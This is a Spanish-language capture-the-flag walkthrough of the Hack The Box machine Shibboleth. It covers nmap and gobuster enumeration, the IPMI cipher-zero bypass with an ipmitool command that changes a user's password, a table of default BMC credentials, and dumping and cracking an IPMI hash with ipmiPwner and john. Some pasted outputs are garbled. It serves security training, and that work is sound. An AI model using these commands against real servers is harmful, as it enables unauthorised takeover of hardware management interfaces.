

Shibboleth es una máquina Linux de dificultad media con IPMI y software Zabbix. Se ha descubierto que la autenticación IPMI es vulnerable a la recuperación remota del hash de la contraseña. El hash puede ser descifrado y el acceso Zabbix se puede obtener utilizando estas credenciales. Se puede obtener acceso abusando del agente Zabbix para ejecutar comandos del sistema. La contraseña inicial puede ser reutilizada para iniciar sesión como ipmi-svc y adquirir la bandera de usuario. Se identifica un servicio MySQL y se descubre que es vulnerable a la ejecución de comandos del sistema operativo. Después de explotar con éxito este servicio se obtiene un shell de root.

Traducción realizada con la versión gratuita del traductor DeepL.com

Escaneo:

```
nmap -Pn --open 10.10.11.124 -T4
```

Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-02-22 18:55 -05

Nmap scan report for 10.10.11.124 (10.10.11.124)

Host is up (0.070s latency).

Not shown: 999 closed tcp ports (conn-refused)

PORT STATE SERVICE

80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 1.08 seconds

versiones:

```
nmap -Pn -sCV shibboleth.htb -T4
```

Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-02-22 19:00 -05

Nmap scan report for shibboleth.htb (10.10.11.124)

Host is up (0.072s latency).

Not shown: 999 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.41


|\_http-title: FlexStart Bootstrap Template - Index

|\_http-server-header: Apache/2.4.41 (Ubuntu)

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 9.33 seconds


¡al ingresar por el puerto 80 vemos virtualhosting




añadimos al /etc/hosts

```
10.10.10.203 dimension.worker.htb worker.htb
10.10.11.136 panda.htb pandora.panda.htb
10.10.11.101 Writer.HTB writer.htb
10.10.11.124 shibboleth.htb

G Help      O Write Out  W Where Is
X Exit      R Read File  Replace
```



posibles usuarios



gobuster

```
gobuster dir -u http://shibboleth.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml, " "
```

```

$ gobuster dir -u http://shibboleth.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "
=====
Gobuster V3.6 (Status: 200) [Size:
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://shibboleth.htb/
[+] Method: GET (Status: 200) [Size:
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User-Agent: gobuster/3.6 (Size: 316) [→ http://shibboleth.htb/
[+] Extensions: ,html,php,txt,htm,xml
[+] Timeout: 10s (Status: 200) [Size:
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 279]
./php (Status: 403) [Size: 279]
./html (Status: 403) [Size: 279]
./279 (Status: 200) [Size: 59474]
./index.html (Status: 200) [Size: 59474]
./blog.html (Status: 200) [Size: 19196]
./assets (Status: 301) [Size: 316] [→ http://shibboleth.htb/assets/]
./forms (Status: 301) [Size: 316] [→ http://shibboleth.htb/forms/]
./changelog.txt (Status: 200) [Size: 499]
./Readme.txt (Status: 200) [Size: 218]
./htm (Status: 403) [Size: 279]
./html (Status: 403) [Size: 279]
./ (Status: 200) [Size: 59474]

```

Luego de enumerar bastante y no encontrar nada se me ocurre tirar por UDP top 1000 ports  
 sudo nmap -sU --top-ports 1000 10.10.11.124

```
~/machineshtb/Shibboleth
sudo nmap -sU -sV --top-ports 1000 10.10.11.124
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 19:50 -05
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 3.50% done; ETC: 20:01 (0:11:02 remaining)
Stats: 0:01:15 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 8.34% done; ETC: 20:05 (0:13:44 remaining)
Stats: 0:01:47 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 11.33% done; ETC: 20:06 (0:13:57 remaining)
Stats: 0:02:31 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 15.56% done; ETC: 20:06 (0:13:45 remaining)
Stats: 0:03:43 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 22.34% done; ETC: 20:07 (0:12:55 remaining)
Stats: 0:07:24 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 42.93% done; ETC: 20:07 (0:09:50 remaining)
Stats: 0:09:28 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 54.57% done; ETC: 20:07 (0:07:53 remaining)
Stats: 0:12:19 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 70.69% done; ETC: 20:07 (0:05:06 remaining)
Stats: 0:16:49 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 95.90% done; ETC: 20:08 (0:00:43 remaining)
Stats: 0:17:40 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 20:08 (0:00:00 remaining)
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up (0.073s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT      STATE SERVICE
623/udp   open  asf-rmcp

Nmap done: 1 IP address (1 host up) scanned in 1091.53 seconds

~/machineshtb/Shibboleth
```

sudo nmap -sU -sCV -p623 10.10.11.124



# 623/UDP/TCP - IPMI

## 623/UDP/TCP - IPMI

- > Aprende hacking en AWS desde cero hasta experto con **htARTE (HackTricks AWS Red Team Expert)**!

## Información Básica

### Visión general de IPMI

**Intelligent Platform Management Interface (IPMI)** ofrece un enfoque estandarizado para la gestión remota y monitoreo de sistemas informáticos, independientemente del sistema operativo o estado de energía. Esta tecnología permite a los administradores de sistemas

## IPMI y BMC

IPMI Intelligent Platform Management Interface **es una interfaz para la gestión de hardware remota que se utiliza para monitorear y gestionar los servidores y dispositivos de hardware relacionados.**

**BMC es un procesador de servicio especializado que supervisa el estado físico del sistema mediante sensores**

Según hacktricks se puede utilizar la herramienta ipmitool

### Bypass de Autenticación de IPMI a través de Cipher 0

Para detectar esta falla, se puede emplear el siguiente escáner auxiliar de Metasploit:

```
use auxiliary/scanner/ipmi/ipmi_cipher_zero
```

La explotación de esta falla es posible con `ipmitool`, como se muestra a continuación, lo que permite la lista y modificación de contraseñas de usuario:

```
apt-get install ipmitool # Installation command
ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user list # Lists users
ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user set password 2 abc123
```

Antes detectamos la version con nmap

```
sudo nmap -sU --script ipmi-version -p 623 10.10.11.124
```

```
~/machineshtb/Shibboleth
sudo nmap -sU --script ipmi-version -p 623 10.10.11.124
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 20:22 -05
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up (0.073s latency).

PORT      STATE SERVICE
623/udp   open  asf-rmcp
| ipmi-version: nos
| Version:
|   IPMI-2.0
| UserAuth: password, md5, md2, null
| PassAuth: auth_msg, auth_user, non_null_user
| Level: 1.5, 2.0
Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds

~/machineshtb/Shibboleth
```


la vulnerabilidad afecta a esta versión 2.0, tambien me puse a enumerar con subdominios para ver que encontraba  
wfuzz -H 'HOST:FUZZ.shibboleth.htb' -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt -u shibboleth.htb --hc 302

```
~/machineshtb/Shibboleth
wfuzz -H 'HOST:FUZZ.shibboleth.htb' -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt -u shibboleth.htb --hc 302
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check
fuzz's documentation for more information.
***** sudo nmap -sU --script ipmi-version -p 623 10.10.11.124
***** [sudo] password for kali:
***** Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 20:22 -05
***** Nmap scan report for shibboleth.htb (10.10.11.124)
***** Host is up (0.073s latency).
*****
***** PORT      STATE SERVICE
***** 623/udp   open  asf-rmcp
*****
***** | ipmi-version: nos
***** | Version:
***** |   IPMI-2.0
***** | UserAuth: password, md5, md2, null
***** | PassAuth: auth_msg, auth_user, non_null_user
***** | Level: 1.5, 2.0
*****
***** Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
*****
***** Target: http://shibboleth.htb/
***** Total requests: 5000
*****
***** ID      Response  Lines  Word  Chars  Payload
*****
***** 000000099: 200 29 L 219 W 3684 Ch "monitor" - "monitor" - "password, md5, md2, null"
***** 000000346: 200 29 L 219 W 3684 Ch "monitoring - monitoring" - "auth_user, non_null_user"
***** 000000390: 200 29 L 219 W 3684 Ch "zabbix - zabbix"
***** 000002700: 400 10 L 35 W 306 Ch "m. - m."
***** 000002795: 400 10 L 35 W 306 Ch "ns2.cl.bellsouth.net." - "ns2.cl.bellsouth.net."
***** 000002885: 400 10 L 35 W 306 Ch "ns2.viviotech.net." - "ns2.viviotech.net."
***** 000002883: 400 10 L 35 W 306 Ch "ns1.viviotech.net." - "ns1.viviotech.net."
***** 000003050: 400 10 L 35 W 306 Ch "ns3.cl.bellsouth.net." - "ns3.cl.bellsouth.net."
***** 000004083: 400 10 L 35 W 306 Ch "quatro.oweb.com." - "quatro.oweb.com."
***** 000004082: 400 10 L 35 W 306 Ch "jordan.fortwayne.com." - "jordan.fortwayne.com."
***** 000004081: 400 10 L 35 W 306 Ch "ferrari.fortwayne.com." - "ferrari.fortwayne.com."
*****
***** Total time: 0.400
***** Processed Requests: 5000
***** Filtered Requests: 4989
***** Requests/sec.: 0
*****
***** maquina linux
***** medium
```

Encontramos a monitor, monitoring y zabbix y añadimos al /etc/hosts

```
10.10.10.205 dimension.worker.htb worker.htb alpha.worker.htb story.worker.htb cartoon.worker.htb lens.w
10.10.11.136 panda.htb pandora.panda.htb
10.10.11.101 Writer.HTB writer.htb
10.10.11.124 shibboleth.htb monitor.shibboleth.htb monitoring.shibboleth.htb zabbix.shibboleth.htb
maquina linux
medium
```








**ZABBIX**

Username

Password

☒ Remember me for 30 days

Sign in



ambos abren lo mismo el software ZABBIX

## ZABBIX

zabbix es un Sistema de Monitorización de Redes creado por Alexei Vladishev. Está diseñado para monitorizar y registrar el estado de varios servicios de red, Servidores, y hardware de red. Usa MySQL, PostgreSQL, SQLite, Oracle o IBM DB2 como base de datos

escaneo de nuevo con gobuster.

```
gobuster dir -u http://zabbix.shibboleth.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "
```

```
~/machineshtb/Shibboleth
gobuster dir -u http://zabbix.shibboleth.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://zabbix.shibboleth.htb/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: htm,xml,,html,php,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 286]
./php (Status: 403) [Size: 286]
./htm (Status: 403) [Size: 286]
./services.php (Status: 200) [Size: 1831]
./templates.php (Status: 200) [Size: 1832]
./modules (Status: 301) [Size: 332] [==> http://zabbix.shibboleth.htb/modules/]
./image.php (Status: 200) [Size: 1828]
./ (Status: 200) [Size: 3686]
./history.php (Status: 200) [Size: 1830]
./map.php (Status: 200) [Size: 1826]
./overview.php (Status: 200) [Size: 1831]
./index.php (Status: 200) [Size: 3686]
./assets (Status: 301) [Size: 331] [==> http://zabbix.shibboleth.htb/assets/]
=====
```

accedi a todas pero no encuentre algo interesante entonces decidi regresar a ipmitool pero esta vez probando con algunos usuarios por defecto  
<https://www.rapid7.com/blog/post/2013/07/02/a-penetration-testers-guide-to-ipmi/>

# Usernames & Passwords

As most penetration testers know, the easiest way into most network devices is through default passwords. BMCs are no different, and the table below shows the default username and password combinations for the most popular BMC brands sold today. Note that only HP randomizes the password during the manufacturing process.

Product Name	Default Username	Default Password
HP Integrated Lights Out (iLO)	Administrator	<factory randomized 8-character string>
Dell Remote Access Card (iDRAC, DRAC)	root	calvin
IBM Integrated Management Module (IMM)	USERID	PASSWORD (with a zero)
Fujitsu Integrated Remote Management Controller	admin	admin
Supermicro IPMI (2.0)	ADMIN	ADMIN
Oracle/Sun Integrated Lights Out Manager (ILOM)	root	changeme
ASUS iKVM BMC	admin	admin

ipmitool -I lanplus -C 0 -H 10.10.11.124 -U Administrator -P root user list

```
ipmitool -I lanplus -C 0 -H 10.10.11.124 -U Administrator -P root user list
```

ID	Name	Callin	Link Auth	IPMI Msg	Channel	Priv	Limit
1		true	false	false	USER		Product Name
2	Administrator	true	false	true	USER		
3		true	false	false	Unknown	(0x00)	Integrated Lights Out (iLO)
4		true	false	false	Unknown	(0x00)	
5		true	false	false	Unknown	(0x00)	Remote Access Card (iDRAC,
6		true	false	false	Unknown	(0x00)	
7		true	false	false	Unknown	(0x00)	
8		true	false	false	Unknown	(0x00)	System Integrated Management Module
9		true	false	false	Unknown	(0x00)	
10		true	false	false	Unknown	(0x00)	Quintary Integrated Remote Management
11		true	false	false	Unknown	(0x00)	Controller
12		true	false	false	Unknown	(0x00)	to IPMI (2.0)
13		true	false	false	Unknown	(0x00)	

Sin embargo, no encontramos mayor cosa por lo cual busque IPMI tool

## ipmipwner

IPMI tool hacking git hub

<https://github.com> > ipmitool · Traducir esta página

### IPMI Tool

**ipmitool ipmitool** · An open-source tool for controlling IPMI-enabled systems ; frugen frugen · IPMI FRU Information generator / editor ; fake-ipmistack fake- ...  
 Falta(n): ~~hacking~~ | Realizar una búsqueda con lo siguiente: **hacking**

**GitHub**  
<https://github.com> > ipmiPwner · Traducir esta página

### c0rn13ld/ipmiPwner: Exploit to dump ipmi hashes

ipmiPwner. This exploit dump the user hash provided through the use of **ipmitool**. The script has by default a list of most common users so if no valid user ...

Y existe una que dumpea hashes clono el repositorio

```
git clone https://github.com/c0rnf13ld/ipmiPwner.git
Cloning into 'ipmiPwner'...
remote: Enumerating objects: 40, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 40 (delta 18), reused 26 (delta 14), pack-reused 7
Receiving objects: 100% (40/40), 18.12 KiB | 299.00 KiB/s, done.
Resolving deltas: 100% (18/18), done.

~/machineshtb/Shibboleth
```

Sigo las instrucciones

```
Usage:

• ./requirements.sh
• python3 ipmipwner.py -h
```

sudo python3 ipmipwner.py -h

```
Examples:
python3 ipmipwner.py --host 192.168.1.12 -c john -oH hash -pW /usr/share/wordlists/rockyou.txt
python3 ipmipwner.py --host 192.168.1.12 -oH hash
python3 ipmipwner.py --host 192.168.1.12 -uW /opt/SecLists/Usernames/cirt-default-usernames.txt -oH hash
python3 ipmipwner.py --host 192.168.1.12 -u root -c john -pW /usr/share/wordlists/rockyou.txt -oH hash
python3 ipmipwner.py --host 192.168.1.12 -p 624 -uW /opt/SecLists/Usernames/cirt-default-usernames.txt -c python -pW /usr/share/wordlists/rockyou.txt -oH hash

Cracking Arguments
```

Podemos extraer los hash con john ejecuto la herramienta

sudo python3 ipmipwner.py --host 10.10.11.124 -u Administrator -c john -pW /usr/share/wordlists/rockyou.txt -oH hash

```
~/machineshtb/Shibboleth/ipmiPwner master | sudo python3 ipmipwner.py --host 10.10.11.124 -u Administrator -c john -pW /usr/share/wordlists/rockyou.txt -oH hash
[*] Checking if port 623 for host 10.10.11.124 is active
[*] The username: Administrator is valid
[*] Saving hash for user: Administrator in file: "hash"
[*] The hash for user: Administrator
    \ $rakp$4a3a2a08203000028bd2dd7b2055fb13e02bc037cc326706d34fccd7de5dd8df0487050abe702dfa123456789abcdefa123456789abcdef140d41646d696e6973747261746f7252cc8c6b452bc35658464d2951cf681c7c1d7e0
[*] Starting the hash cracking with john

Using default input encoding: UTF-8
Loaded 1 password hash (RAKP, IPMI 2.0 RAKP (RMCP+)) [HMAC-SHA1 256/256 AVX2 8x]
Will run 4 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
ilovepumpkinpie1 (10.10.11.124 Administrator)
ig 0:00:00:01 DONE (2024-02-22 21:37) 0.8000g/s 5976Kp/s 5976Kc/s 5976Kc/s in_199..iargxe
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

~/machineshtb/Shibboleth/ipmiPwner master ?1
```

Tengo el hash y no solo es eso también me crackea el password

